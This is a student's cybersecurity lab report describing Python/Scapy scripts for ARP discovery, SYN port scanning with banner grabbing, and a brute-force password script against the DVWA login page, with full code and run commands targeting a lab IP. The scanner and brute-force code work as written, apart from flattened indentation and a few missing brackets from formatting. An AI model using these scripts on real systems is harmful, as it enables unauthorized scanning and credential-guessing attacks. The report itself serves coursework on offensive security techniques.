**FORMAN CHRISTIAN COLLEGE**

**(A CHARTERED UNIVERSITY)**

**A blue logo with a black background

Description automatically generated**

**CSCS 495 - A**

**FALL 24**

**CYBER SECURITY**

**Project Report**

Hafsah Shahbaz

251684784

14th October 6, 2024

**Task 1 --- Network Scanning**

This report outlines the process of network scanning using Python scripts. The primary library used is Scapy, a powerful tool for network packet manipulation and analysis.

* **sys**: For handling command-line arguments.
* **scapy.all**:
* **Ether**: Used to create Ethernet frames.
* **ARP**: Used to craft ARP packets.
* **srp**: Sends and receives packets at the data link layer (e.g., Ethernet frames).
* **conf**: Scapy's configuration manager for verbosity and other settings.
* **sys**: Provides access to command-line arguments (sys.argv)
* **time**: Used to record and format the current time during execution.
* **time**: To track the scanning start time.
* **socket**: Used for banner grabbing and service detection.
* **random**: Provides randomness if required in packet creation (not used in this task).

**Code Snippet 1: Display Current Time (scan1.py)**

Command Executed:

sudo python scan1.py eth0 10.0.2.5 10

Code Explanation:

* The script uses Scapy to generate and send ARP packets to determine the MAC address of the specified IP address (10.0.2.5).
* The ARP request is crafted with the specified target IP and the interface (eth0).
* The output displays details of the ARP packet, including source MAC address, destination MAC address (broadcast), and the ARP "who-has" query.

Output Description:

* Displays details of the ARP packet sent.
* The MAC address associated with the target IP address is shown.



**Code Snippet 2: Analyzing Network Packets (scan2.py)**

Command Executed:


sudo python scan2.py eth0 10.0.2.5

Code Explanation:

* This script listens for packets on the specified interface (eth0) and captures responses.
* An ARP request is sent to verify communication with the target IP.
* Captured packets are dissected to display details about Ethernet and ARP layers.

Output Description:

* Shows Ethernet and ARP headers for the captured packet.
* Confirms the ARP query was sent and received successfully.



**Code Snippet 3: Basic SYN Scan (scan3.py)**

Command Executed:


sudo python scan3.py 10.0.2.5 10 100

Code Explanation:

* This script performs a SYN scan by sending TCP packets with the SYN flag to the specified port range (10-100) on the target IP (10.0.2.5).
* Scapy’s sr1 function is used to send packets and receive responses.
* Open ports are identified by SYN-ACK responses. Closed ports are counted.

Output Description:

* Lists ports that are open (e.g., tcp/21, tcp/22, tcp/23, tcp/25).
* Displays the total number of closed ports after the scan.



**Code Snippet 4: SYN Scan with Service Detection (scanner.py)**

Command Executed:


sudo python scanner.py 10.0.2.5 10 500

Code Explanation:

* An extended SYN scan with service detection is performed.
* For open ports, a connection is made using the socket library to grab service banners.
* Unresponsive ports or those without banners are labeled as "Unknown version."
* Closed ports are counted.

Output Description:

* Displays open ports along with service information (e.g., FTP, SSH, HTTP).
* Includes banners such as:
  + 220 (vsFTPd 2.3.4) for FTP.
  + SSH-2.0-OpenSSH\_4.7p1 Debian-8ubuntu1 for SSH.
  + HTTP/1.1 200 OK for HTTP.
* Shows the total number of closed ports.



**Code snippet:**

from scapy.all import \*

import socket

import sys

import time

###### USAGE

############### sudo python scan4.py ip portLo portHi

def syn\_scan(*target\_ip*, *port\_range*):

ctr = 0 # Counter for closed ports

cur\_time = time.time()

print("[+] Scanning started at", time.ctime(cur\_time))

for port in port\_range:

# Create SYN packet

syn\_packet = IP(*dst*=target\_ip) / TCP(*dport*=port, *flags*="S")

# Send SYN packet and wait for a response

response = sr1(syn\_packet, *timeout*=1, *verbose*=0

# Analyze the response

if response:

if response.haslayer(TCP):

if response.getlayer(TCP).flags == 0x12: # SYN-ACK flag

print(f"tcp/{port} open", *end*=" | ")

# Perform basic banner grabbing

try:

sock = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

sock.settimeout(1)

sock.connect((target\_ip, port))

sock.send(b"HEAD / HTTP/1.0\r\n\r\n") # Generic request

banner = sock.recv(1024).decode('utf-8', *errors*='ignore').strip()

sock.close()

print(banner.split("\n")[0]) # Print the first line of the banner

except *Exception* as e:

print("Unknown version")

# Send RST to close the connection

rst\_packet = IP(*dst*=target\_ip) / TCP(*dport*=port, *flags*="R")

send(rst\_packet, *verbose*=0)

elif response.getlayer(TCP).flags == 0x14: # RST flag

ctr += 1

else:

print(f"tcp/{port}\t\tfiltered")

print(f"Closed ports {ctr}")

if \_\_name\_\_ == "\_\_main\_\_":

# Define target IP and port range

if len(sys.argv) != 4:

print("Usage: sudo python scan4.py <target\_ip> <port\_low> <port\_high>")

sys.exit(1)

target\_ip = sys.argv[1]

port\_low = *int*(sys.argv[2])

port\_high = *int*(sys.argv[3])

port\_range = range(port\_low, port\_high + 1) # Include the upper bound

print(f"Starting SYN scan on {target\_ip}")

syn\_scan(target\_ip, port\_range)

**Task 2 --- Brute Forcing Password**

**Libraries Used**

1. **requests**:
   * This library is used to send HTTP POST requests to the DVWA login page.
   * It provides methods for handling cookies, headers, and POST data.

* response = requests.post(url, data=data, cookies=cookies)

1. **sys**:


* Enables command-line argument parsing. url = sys.argv[1]

1. **os**:

* Used to validate the existence of the password file.

1. **ast**:

* Safely parses the cookies



**Part 1: Brute Force Script with Command-Line Input and Error Checking**

Accept all the input values in the form of command line arguments.

import requests

import sys

import os

def cracking(*username*, *url*, *passwdfile*, *fail\_string*):

try:

# Open and read the password file

with open(passwdfile, 'r') as passwords:

for password in passwords:

password = password.strip()

print('Trying: ' + password)

data = {'username': username, 'password': password, 'Login': 'submit'}

# Send POST request

response = requests.post(url, *data*=data)

if fail\_string in response.content.decode():

continue

else:

print('Found username ==> ' + username)

print('Found password ==> ' + password)

exit()

print('No match found')

except *FileNotFoundError*:

print(f"Error: Password file '{passwdfile}' not found.")

sys.exit(1)

except requests.exceptions.RequestException as e:

print(f"Error: Failed to connect to the URL. Details: {e}")

sys.exit(1)

if \_\_name\_\_ == "\_\_main\_\_":

# Check if the correct number of arguments are provided

if len(sys.argv) != 5:

print("Usage: python bruteforce1.py <url> <username> <password\_file> <fail\_string>")

sys.exit(1)

# Extract arguments

url = sys.argv[1]

username = sys.argv[2]

passwdfile = sys.argv[3]

fail\_string = sys.argv[4

# Validate the password file

if not os.path.isfile(passwdfile):

print(f"Error: Password file '{passwdfile}' does not exist.")

sys.exit(1)

# Start cracking

cracking(username, url, passwdfile, fail\_string)

**Script Logic**

1. **Command-Line Arguments**:
   * The script accepts the following inputs:
     1. url: The DVWA login page URL.
     2. username: The username to test.
     3. passwdfile: The path to a file containing a list of potential passwords.
     4. fail\_string: The message displayed when login fails.
     5. (Optional) cookies: A dictionary of cookies to be sent with each request.

Command:

python bruteforce2.py http://10.0.2.5/dvwa/login.php admin passwords.txt "Login failed" "{'PHPSESSID': 'abc123', 'security': 'low'}"

1. **Error Handling:**

* Missing Password File: Exits with an error if the password file is not found.
* Invalid Cookies: Exits with an error if cookies are not provided in the correct format.
* Network Issues: Handles network errors gracefully and provides a clear error message.

1. **Brute Forcing Logic**:

* Reads passwords line by line from the provided file.
* Sends an HTTP POST request for each password.
* Checks the response for the failure string. If the string is absent, it identifies the correct password.

A screen shot of a computer

Description automatically generated

**Part 2: Adding Cookie Support for DVWA Brute Force**

import requests

import sys

import os

import ast # To safely parse cookies as a dictionary

def cracking(*username*, *url*, *passwdfile*, *fail\_string*, *cookies*=None):

try:

# Open and read the password file

with open(passwdfile, 'r') as passwords:

for password in passwords:

password = password.strip()

print('Trying: ' + password)

data = {'username': username, 'password': password, 'Login': 'Login'}

# Send POST request with or without cookies

if cookies:

response = requests.post(url, *data*=data, *cookies*=cookies)

else:

response = requests.post(url, *data*=data)

# Check the response for the failure string

if fail\_string in response.content.decode():

continue

else:

print('Found username ==> ' + username)

print('Found password ==> ' + password)

exit()

print('No match found')

except *FileNotFoundError*:

print(f"Error: Password file '{passwdfile}' not found.")

sys.exit(1)

except requests.exceptions.RequestException as e:

print(f"Error: Failed to connect to the URL. Details: {e}")

sys.exit(1)

if \_\_name\_\_ == "\_\_main\_\_":

# Check if the correct number of arguments are provided

if len(sys.argv) < 5 or len(sys.argv) > 6:

print("Usage: python bruteforce2.py <url> <username> <password\_file> <fail\_string> [<cookies>]")

sys.exit(1)

# Extract arguments

url = sys.argv[1]

username = sys.argv[2]

passwdfile = sys.argv[3]

fail\_string = sys.argv[4]

cookies = None

# Parse cookies if provided

if len(sys.argv) == 6:

try:

cookies = ast.literal\_eval(sys.argv[5]) # Safely parse cookies as a dictionary

except (*SyntaxError*, *ValueError*):

print("Error: Cookies must be provided as a valid dictionary string, e.g., \"{'PHPSESSID': 'abc123', 'security': 'low'}\"")

sys.exit(1)

# Validate the password file

if not os.path.isfile(passwdfile):

print(f"Error: Password file '{passwdfile}' does not exist.")

sys.exit(1)

# Start cracking

cracking(username, url, passwdfile, fail\_string, cookies)

**Script Logic**

1. **Command-Line Arguments**:
   * Added a 5th optional argument for cookies:
     + cookies: A dictionary containing session cookies.
   * If no cookies are provided, the script defaults to None.

Commands:


* + Without Cookies:

python bruteforce2.py http://10.0.2.5/dvwa/login.php admin passwords.txt "Login failed"

* + With Cookies:


python bruteforce2.py http://10.0.2.5/dvwa/login.php admin passwords.txt "Login failed" "{'PHPSESSID': 'abc123', 'security': 'low'}"

1. **Cookie Integration**:
   * Cookies are passed with the POST request if provided.
   * response = requests.post(url, data=data, cookies=cookies)
2. **Error Handling**:
   * Ensures cookies are provided in a valid dictionary format.
   * Handles invalid or missing cookie values gracefully.
3. **Brute Forcing Logic**:
   * Same as Task 1 but includes cookie handling for authentication.



**Steps Taken**

1. **Captured Cookies Using Burp Suite**:
   * Opened Burp Suite and set Firefox to route traffic through Burp's proxy (127.0.0.1:8080).
   * Intercepted a login attempt to DVWA and captured the cookie values (e.g., PHPSESSID, security).
2. **Modified the Script**:
   * Added an optional argument to accept cookies as a dictionary.
   * Integrated cookies into the POST request logic using the requests library.
3. **Tested the Script**:
   * Ran the script with and without cookies at different DVWA security levels.
   * Verified the results and behavior using Burp Suite to observe server responses.





**Analysis**

1. The script works at all security levels.
2. However, DVWA’s high security does not enforce protections like CAPTCHA, rate limiting, or account lockouts.
3. Cookies, while supported, are not strictly necessary due to DVWA’s incomplete security mechanisms.